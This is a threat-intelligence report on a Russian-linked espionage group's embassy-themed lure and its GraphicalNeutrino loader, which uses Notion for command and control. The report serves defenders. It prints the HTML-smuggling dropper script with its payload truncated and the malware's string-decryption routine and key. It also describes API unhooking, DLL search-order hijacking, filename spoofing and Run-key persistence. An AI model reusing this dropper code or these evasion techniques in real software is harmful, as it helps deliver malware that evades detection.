Recorded Future®

By Insikt Group®

BlueBravo Uses Ambassador Lure to Deploy GraphicalNeutrino Malware

CTA-RU-2023-0126

Executive Summary

BlueBravo is a threat group tracked by Recorded Future's Insikt Group that overlaps with the Russian advanced persistent threat (APT) activity tracked as APT29 and NOBELIUM. APT29 and NOBELIUM operations have been previously attributed to Russia's Foreign Intelligence Service (SVR), an organization responsible for foreign espionage, active measures, and electronic surveillance. In October 2022 we identified BlueBravo staging GraphicalNeutrino malware within a malicious ZIP file. The staging and deployment of this ZIP file overlaps with the previously employed dropper EnvyScout, the use of which is linked to APT29 and NOBELIUM.

BlueBravo used a compromised website containing the text "Ambassador`s schedule November 2022" as part of a lure operation. Based on the theme of this lure, we suspect that the targets of this campaign are related to embassy staff or an ambassador. This targeting profile aligns with previous reporting from InQuest in early 2022 that describes the group, reported as NOBELIUM, employing a lure document titled "Ambassador_Absense.docx" that displayed content relating to the Embassy of Israel. Following deployment and execution, InQuest reported that the malware, BEATDROP, employed trello[.]com for command-and-control (C2) in an attempt to evade detection and create challenges in attributing the activity.

Similar to the use of Trello for data exchange by BEATDROP, we have found that GraphicalNeutrino uses the United States (US)-based, business automation service Notion for its C2. The use of the Notion service by BlueBravo is a continuation of their previous tactics, techniques, and procedures (TTPs), as they have employed multiple online services such as Trello, Firebase, and Dropbox in an attempt to evade detection. The abuse of legitimate services, such as those employed by BlueBravo, presents a complex issue for network defenders due to the difficulty of defending against malicious access to legitimate services. The use of this technique is becoming more common and will continue to pose a problem for network defenders.

GraphicalNeutrino acts as a loader with basic C2 functionality and implements numerous anti-analysis techniques including API unhooking, dynamically resolving APIs, string encryption, and sandbox evasion. It leverages Notion's API for C2 communications and uses Notion's database feature to store victim information and stage payloads for download.
While we are unable to assess the intended targets of this operation based on the data available, it is likely that ambassadorial or embassy-themed lures are particularly effective during periods of heightened geopolitical tensions, such as is the case with the ongoing war in Ukraine. During such periods, Russian APT groups are highly likely to make extensive use of diplomatically themed lures, as the information potentially gathered from the compromise of entities or individuals receiving such communications is likely to have a direct impact on Russia's foreign policy and broader Russian strategic decision-making processes.

Based on historical APT29 and SVR cyber operations and active measures, we assess it is likely that additional countries at the nexus of the conflict are at risk of targeting. This targeting almost certainly represents an ongoing interest from threat actors affiliated with the SVR and aligns with their continued intent to gain access to strategic information from entities and organizations engaged in foreign policy. Any country with a nexus to the Ukraine crisis, particularly those with key geopolitical, economic, or military relationships with Russia or Ukraine, are at increased risk of targeting.

Key Judgments

- We have identified new malware used by BlueBravo, which overlaps with Russian APT activity tracked as APT29 and NOBELIUM, which Western governments and researchers have linked to the Russian Foreign Intelligence Service (SVR).
- Identified staging infrastructure continues the trend of using compromised websites to deliver BlueBravo malware within archive files. The delivery of these files uses the same HTML smuggling technique as EnvyScout.
- The malware also takes advantage of DLL search order hijacking for execution, helping to evade detection on the host.
- A change to Notion as the initial C2 from Trello, Firebase, and Dropbox demonstrates BlueBravo's broadening but continued use of legitimate Western services to blend their malware traffic to evade detection.
- Though no second-stage malware, follow-on C2 server, or victims were identified, the initial lure page suggests BlueBravo's targeting was related to unknown embassy staff or an ambassador.
- Embassy-related information is likely considered high value intelligence, especially in the midst of the Russian war in Ukraine.

Background

BlueBravo's targeting, its tactics, techniques, and procedures (TTPs), and its targeting interests and operations overlap with Russian advanced persistent threat activity publicly reported as APT29 and NOBELIUM, which has been previously attributed to Russia's Foreign Intelligence Service (SVR). The SVR is responsible for foreign espionage, active measures, and electronic surveillance. APT29 has been active since at least 2008 according to third-party reporting, engaging in espionage operations against entities associated with security and defense, politics, and research. APT29 was initially observed surveilling Chechen and dissident organizations but expanded to target entities in the West such as the Pentagon in 2015, the Democratic National Committee (DNC) and US think tanks in 2016, and the Norwegian government and several Dutch ministries in 2017.


In 2021, public reporting detailed BlueBravo's use of various iterations of a phishing campaign emulating government entities. The various campaigns delivered ISO files via methods such as using URLs to download the ISO file and execute an LNK file, and using an HTML attachment in the email to initiate the download of an ISO file. This activity was used to deploy NativeZone, an umbrella term for their custom Cobalt Strike loaders. NativeZone typically uses rundll32.exe to load and execute follow-on payload(s).

BlueBravo employs a wide range of custom malware and open-source tooling. A notable facet is their evolving malware families and development practices, with implants developed in various languages including Python, Go, PowerShell, and Assembly.

Technical Analysis

Infrastructure

On October 25, 2022, we identified the domain totalmassasje[.]no delivering the malicious ZIP file "schedule.zip" via the webpage "schedule.php". This webpage contains lure text masquerading as an "Ambassador`s schedule" for the month of November, shown in **Figure 1**.




Ambassador`s schedule November 2022

Download starts automatically. Please wait...

Figure 1 *: Screenshot of hxxps[:]//totalmassasje[.]no/schedule[.]php (Source: URLScan)*

Contained within the HTML of the webpage is an obfuscated ZIP file that is deployed via HTML smuggling as shown in **Figure 2**; the ZIP file is set to auto-download when the website is visited.



```
 1   <!DOCTYPE html>
 2  <html>
 3  <head>
 4  <title>Ambassador`s schedule</title>
 5  </head>
 6  <body>
 7
 8  <h1>Ambassador`s schedule November 2022</h1>
 9  <p>Download starts automatically. Please wait...</p>
10  <script>
11
12
13  var d = [86,81,9,10,.......,16,6,6,6]; // Insikt Note - Truncated for brevity.
14  for(var i = 0x0; i < d['length']; i++) {
15      d[i]=d[i] -6;
16  }
17
18  var e = new Uint8Array(d);
19  var f = new Blob([e], {type: "application/octet-stream"});
20
21  var fileName = 'schedule.zip';
22
23  if (window.navigator.msSaveOrOpenBlob) {
24      window.navigator.msSaveOrOpenBlob(f,fileName);
25  } else {
26      var a = document.createElement('a');
27      console.log(a);
28      document.body.appendChild(a);
29      a.style = 'display: none';
30      var url = window.URL.createObjectURL(f);
31      a.href = url;
32      a.download = fileName;
33      a.click();
34      window.URL.revokeObjectURL(url);
35  }
36  </script>
37  </body>
38  </html>
```

Figure 2 : *Screenshot of HTML content (with the array of decimal values of obfuscated payload abbreviated with the use of "……") (Source: URLScan)*

Analysis of the webpage's HTML and JavaScript identified close overlap with EnvyScout, a dropper first noted by Microsoft. Additionally, lines 14-35 are structurally identical to Unit42's reporting on the same technique, with only lines 15 and 21 changing using a different deprecated integer and filename.

Lines 13-16 show a for-loop routine used to subtract the integer 6 from each decimal value within the variable "d" which deobfuscates the malicious ZIP payload "schedule.zip".

We believe that the domain totalmassasje[.]no is not actor-owned but has been compromised, which aligns with related reporting of similar activity.


Malware

The malicious ZIP file “schedule.zip” (SHA256 cf160175c661efd4b1e1eecadf5f00f7203ef4c7445e36e3373d50b26086c552) was auto-downloaded from totalmassasje[.]no and contains three files, as shown in **Table 1**.

Filename	File Type	SHA256
november_schedulexe.pdf	EXE	844e902977b478eace8568f49dd9e5c91db8e534f3c5410ee663d0be02bdf7e3
vcruntime140.dll	DLL	a0c3e6cd167b93f4646a7a3f2d46ed8bd4888d861b533662a66ca9711d49db1f
7za.dll	DLL	381a3c6c7e119f58dfde6f03a9890353a20badfa1bfa7c38ede62c6b0692103c

Table 1 : *Files contained within schedule.zip (Source: Recorded Future)*

Files 7za.dll and vcruntime140.dll are hidden and won't be shown to the user by default, as seen in **Figure 3**.




Name	Date modified	Type	Size
7za.dll	10/24/2022 6:51 AM	Application exten...	264 KB
november_schedulexe.pdf	10/24/2022 6:23 AM	Application	1,141 KB
vcruntime140.dll	10/24/2022 6:23 AM	Application exten...	90 KB

Figure 3: *Contents of schedule.zip (Source: Recorded Future)*

november_schedulexe.pdf

The masquerading executable file november_schedulexe.pdf is a renamed copy of 7-Zip version 18.06 (**Figure 4**) and is benign in nature. Its purpose is to enable the loading and execution of the DLL files contained within the ZIP, via DLL search order hijacking.



Property	Value
Description	
File description	7-Zip Standalone Console
Type	Application
File version	18.6.0.0
Product name	7-Zip
Product version	18.06
Copyright	Copyright (c) 1999-2018 Igor Pavlov
Size	1.11 MB
Date modified	10/24/2022 3:23 AM
Language	English (United States)
Original filename	7za.exe

Figure 4: *File details of november_schedulexe.pdf (Source: Recorded Future)*


The filename november_schedulexe.pdf tries to trick the user into thinking it ends with ".pdf" (the PDF file extension), when in fact the filename ends with ".exe". It does this by implementing the right-to-left override (RTLO) technique, which supports languages written right to left. A hexdump of the filename, as shown in **Figure 5,** helps to represent this by displaying the extra bytes that enable RTLO.

```
00000000  6e 6f 76 65 6d 62 65 72 5f 73 63 68 65 64 75 6c  |november_schedul|
00000010  e2 80 ad e2 80 ae e2 80 ae e2 80 ae 66 64 70 2e  |â..â.®â.®â.®fdp.|
00000020  65 78 65                                         |exe|
```

Figure 5: *Hexdump of the filename november_schedulexe.pdf (Source: Recorded Future)*

vcruntime140.dll

The file vcruntime140.dll, known as the Microsoft C Runtime Library, is used to provide functionality to programs developed in Microsoft Visual Studio. The vcruntime140.dll file included in this ZIP claims to be version 14.30.30704.0; however, a comparison with the legitimate version of the DLL (SHA256: 081a273ad809f650ebaeb91c11fcc7a1ad91232a7228f8e98b52191fe44cb06d) reveals that the file has been modified. A side-by-side comparison of each DLL's Properties window is shown in **Figure 6** with the legitimate version on the left and the modified version on the right. Notably, the modified version has also removed Microsoft's digital signature.


vcruntime140.dll Properties
General
Digital Signatures
Security
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply
vcruntime140.dll Properties
General
Security
Details
Previous Versions
Remove Properties and Personal Information
OK
Cancel
Apply

Property	Value
Description	
File description	Microsoft® C Runtime Library
Type	Application extension
File version	14.30.30704.0
Product name	Microsoft® Visual Studio®
Product version	14.30.30704.0
Copyright	© Microsoft Corporation. All rights reserv...
Size	95.9 KB
Date modified	10/27/2022 3:09 PM
Language	English (United States)
Original filename	vcruntime140.dll

Property	Value
Description	
File description	Microsoft® C Runtime Library
Type	Application extension
File version	14.30.30704.0
Product name	Microsoft® Visual Studio®
Product version	14.30.30704.0
Copyright	© Microsoft Corporation. All rights reserv...
Size	90.0 KB
Date modified	10/24/2022 3:23 AM
Language	English (United States)
Original filename	vcruntime140.dll

Figure 6: *Comparison of the legitimate (left) and modified (right) versions of vcruntime140.dll (Source: Recorded Future)*

Further comparison of the DLL files revealed that an additional library import for 7za.dll had been added to the modified version. When the file november_schedulexe.pdf is executed, it takes advantage of DLL search order hijacking to load vcruntime140.dll as a dependency, which in turn requires vcruntime140.dll to load 7za.dll as a dependency as well. A modified version of vcruntime140.dll to import another DLL within the same folder has previously been seen and reported by Unit42, and was observed alongside EnvyScout. The same file version (14.30.30704.0) was also used in the vcruntime140.dll file described by Unit42.

7za.dll


The file 7za.dll is BlueBravo's intended malicious file — "GraphicalNeutrino". This DLL leverages Notion's API to perform C2 communications via a Notion database and to deliver additional payloads to the victim's machine. The DLL is written in C++ and contains only 1 export function (DeviceAll), which simply returns when called. The actual malicious code is implemented in a thread that is spawned in DLLMain during the DLL's initialization. Multiple anti-analysis and evasion techniques are used throughout the malware including API unhooking, dynamically resolving APIs, string encryption, and sandbox evasion.

When GraphicalNeutrino starts a thread, it attempts to remove any API hooks in the ntdll and wininet modules. The unhooking technique used is identical to the one described in an ired.team notes article, and is summarized as follows:

1. Maps a clean copy of the module into memory from the file system
2. Locates the .text section in both the original and clean copies of the module
3. Modifies the module's original .text section permission to be PAGE_READWRITE_EXECUTE and stores the original permissions
4. Copies the clean module's .text section over the original module's .text section, effectively removing any API hooks
5. Reapplies the original permissions to the original module's .text section

Next, GraphicalNeutrino checks to see if it should establish persistence. It dynamically loads the legitimate Windows modules psapi.dll and advapi.dll to resolve addresses for GetProcessImageFileNameA, RegOpenKeyExA, RegQueryValueExA, RegSetValueExA, and RegCloseKey. It then checks to see if its process filename matches "`7za.exe`"; if it does, then it copies `7za.exe`, `7za.dll`, and `vcruntime140.dll` to `%APPDATA_LOCAL%\7za` and creates the registry key `HKCU\Software\Microsoft\Windows\CurrentVersion\Run\7za` with a value of `%APPDATA_LOCAL%\7za\7za.exe`. This enables GraphicalNeutrino to be executed again when the victim machine is rebooted; however, in this particular sample, persistence is not established because the process filename is `november_schedulexe.pdf` instead of `7za.exe`.

Throughout GraphicalNeutrino's runtime, strings are decrypted when needed using the decryption algorithm shown in **Figure 7**. Each of the strings are decrypted using the key `0x2468a525676afca7`.



```
void decryptStr(char *cipherText,longlong length,ulonglong key)

{
  longlong i;

  for (i = 0; i != length; i += 1) {
    cipherText[i] = cipherText[i] ^ key >> ((i & 7) << 3);
  }
  return;
}
```


Figure 7: *String decryption algorithm (Source: Recorded Future)*

After removing API hooks and setting up persistence, GraphicalNeutrino prepares to communicate with its C2 server. As part of this process, several strings are decrypted including a hardcoded user agent, a Notion API key, and a database identifier.

Item	Value
User Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0.0 Safari/537.36 Edg/105.0.1343.53
Notion API Key	secret_XJGtqXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
Database ID	d0c414a4641b42978bdf4af27e441f61

Table 2: *Decrypted strings used to communicate with the Notion API (full Notion API key redacted with "X") (Source: Recorded Future)*

